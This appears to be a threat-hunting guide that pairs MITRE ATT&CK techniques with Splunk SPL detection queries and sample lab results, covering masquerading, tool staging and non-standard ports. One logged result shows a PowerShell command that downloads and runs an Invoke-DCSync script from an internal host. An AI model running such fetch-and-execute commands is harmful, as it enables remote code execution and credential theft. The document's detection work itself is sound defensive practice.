
MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > ,

- Execution >
  - **T1204 - User Execution**
  - **T1059 – Command and Scripting Interpreter**
- Defense Evasion > **T1036 - Masquerading**

Convert Technique to SPL search

Process Execution from a user's Download folder



```
* EventCode=1 | regex Image="C:\\\\Users\\\\.*\\\\Downloads\\\\.*" |  stats count by Image
```

100 of 489,385 events matched

Image	count
C:\Users\waldo\Downloads\Dism.exe	16
C:\Users\waldo\Downloads\PsExec64.exe	42
C:\Users\waldo\Downloads\SharpHound.exe	1
C:\Users\waldo\Downloads\Sysmon\Sysmon.exe	11
C:\Users\waldo\Downloads\Sysmon\Sysmon64.exe	4
C:\Users\waldo\Downloads\demon.exe	8
C:\Users\waldo\Downloads\randomfile.exe	18

Clear indications emerge, highlighting execution from a user's Downloads folder.

---

7. Detection Of Executables or DLLs Being Created Outside The Windows Directory

Attackers may drop `.exe` or `.dll` files outside of the Windows system directories to avoid detection, persist, or prepare for execution/injection.

MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > Defense Evasion >


- **T1036 - Masquerading**
- **T1055 - Process Injection** (DLLs dropped for injection)

MITRE ATT&CK > Tactics > Enterprise > Execution > Exploitation for Client Execution >

- **T1105 - Ingress Tool Transfer**

Convert Technique to SPL search

This SPL query maps to MITRE techniques such as T1036 (Masquerading) and T1105 (Ingress Tool Transfer) by detecting when `.exe` or `.dll` files are created outside trusted Windows directories, which may indicate tool staging or evasion behavior, using `EventCode=11` for file creation events.



```
* EventCode=11 (TargetFilename="*.exe" OR TargetFilename="*.dll") TargetFilename!="*\\windows\\*" | stats count by User, TargetFilename | sort + count
```

444 of 137,823 events matched

User	TargetFilename	count
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.212.1009.0004\{099105A5-D568-4C83-9F17-FCC2346E8115}_OneDrive.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.212.1009.0004\{F35D4790-5115-49FF-8529-AB8F04475D40}_OneDriveStandaloneUpdater.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\FileCoAuth.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\FileSyncConfig.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\FileSyncHelper.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\Microsoft.SharePoint.NativeMessagingClient.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\Microsoft.SharePoint.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\OneDrive.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\OneDriveFileLauncher.exe	1
DESKTOP-EGI5PMS\waldo	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\OneDriveSetup.exe	1

Clear indications emerge, highlighting the creation of executables outside the Windows directory.

---

8. Detection Of Misspelling Legitimate Binaries

Attackers often rename or slightly misspell legitimate tools (e.g., `psexe.exe` instead of `PsExec.exe`) to avoid detection by signature-based tools and analysts.


MITRE ATT&CK Mapping

MITRE ATT&CK > Tactics > Enterprise > Defense Evasion > Masquerading >

- **T1036.005 - Match Legitimate Resource Name or Location**

Convert Technique to SPL search

This SPL query maps to MITRE technique T1036.005 (Masquerading) by detecting misspelled variants of PsExec, which adversaries use to evade detection while still leveraging the same execution capabilities, using `EventCode=1` (process creation) and checking multiple command-line fields.



```
* sourcetype="WinEventLog:Sysmon" EventCode=1 (CommandLine="*psexe*.exe" NOT (CommandLine="*PSEXESVC.exe" OR CommandLine="*PsExec64.exe")) OR (ParentCommandLine="*psexe
  *.exe" NOT (ParentCommandLine="*PSEXESVC.exe" OR ParentCommandLine="*PsExec64.exe")) OR (ParentImage="*psexe*.exe" NOT (ParentImage="*PSEXESVC.exe" OR ParentImage="
  *PsExec64.exe")) OR (Image="*psexe*.exe" NOT (Image="*PSEXESVC.exe" OR Image="*PsExec64.exe")) |  table Image, CommandLine, ParentImage, ParentCommandLine
```

9 of 354,635 events matched

Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 5084 -s 1548	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe	C:\Windows\System32\rundll32.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe	\\10.0.0.47\C$\Windows \PSEXECSCVCS.exe
C:\Windows\System32\WindowsPowerShell	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object	\\10.0.0.47\C$\Windows	\\10.0.0.47\C$\Windows

Clear indications emerge, highlighting the misspelling of PSEXESVC.exe for evasion purposes

9. Detection Of Using Non-standard Ports For Communications/Transfers

Adversaries may use uncommon or non-standard network ports to evade detection and bypass security controls.

MITRE ATT&CK Mapping


MITRE ATT&CK > Tactics > Enterprise > Command and Control > Non-Standard Port >

- **T1571 - Non-Standard Port**

Convert Technique to SPL search

This SPL query maps to MITRE technique T1571 (Non-Standard Port) by identifying network traffic over uncommon ports, which may indicate covert communication channels or data exfiltration activity.

This SPL query identifies connections that do not use common service ports like 80 (HTTP), 443 (HTTPS), 22 (SSH), or 21 (FTP).



```
* EventCode=3 NOT (DestinationPort=80 OR DestinationPort=443 OR DestinationPort=22 OR DestinationPort=21) | stats count by SourceIp, DestinationIp, DestinationPort |
    sort - count
```

790 of 88,437 events matched

SourceIp	DestinationIp	DestinationPort	count
10.0.0.253	224.0.0.252	5355	96
fe80:0:0:0:7d88:ef1:871a:6992	ff02:0:0:0:0:0:1:3	5355	96
10.0.0.230	10.0.0.253	3389	95
2601:151:c303:9660:2431:1c2:32:e984	2001:558:feed:0:0:0:0:1	53	66
2601:151:c303:9660:a5a7:7e03:7c0:7160	2001:558:feed:0:0:0:0:1	53	48
10.0.0.253	10.0.0.230	8080	40
10.0.0.253	10.0.0.229	8080	35
10.0.0.253	10.0.0.81	53	35
10.0.0.47	10.0.0.81	53	21
2601:151:c303:9660:d831:f4df:e6da:df4d	2001:558:feed:0:0:0:0:1	53	16

Clear indications emerge, highlighting the usage of non-standard ports communication or tool-transferring purposes.

E N D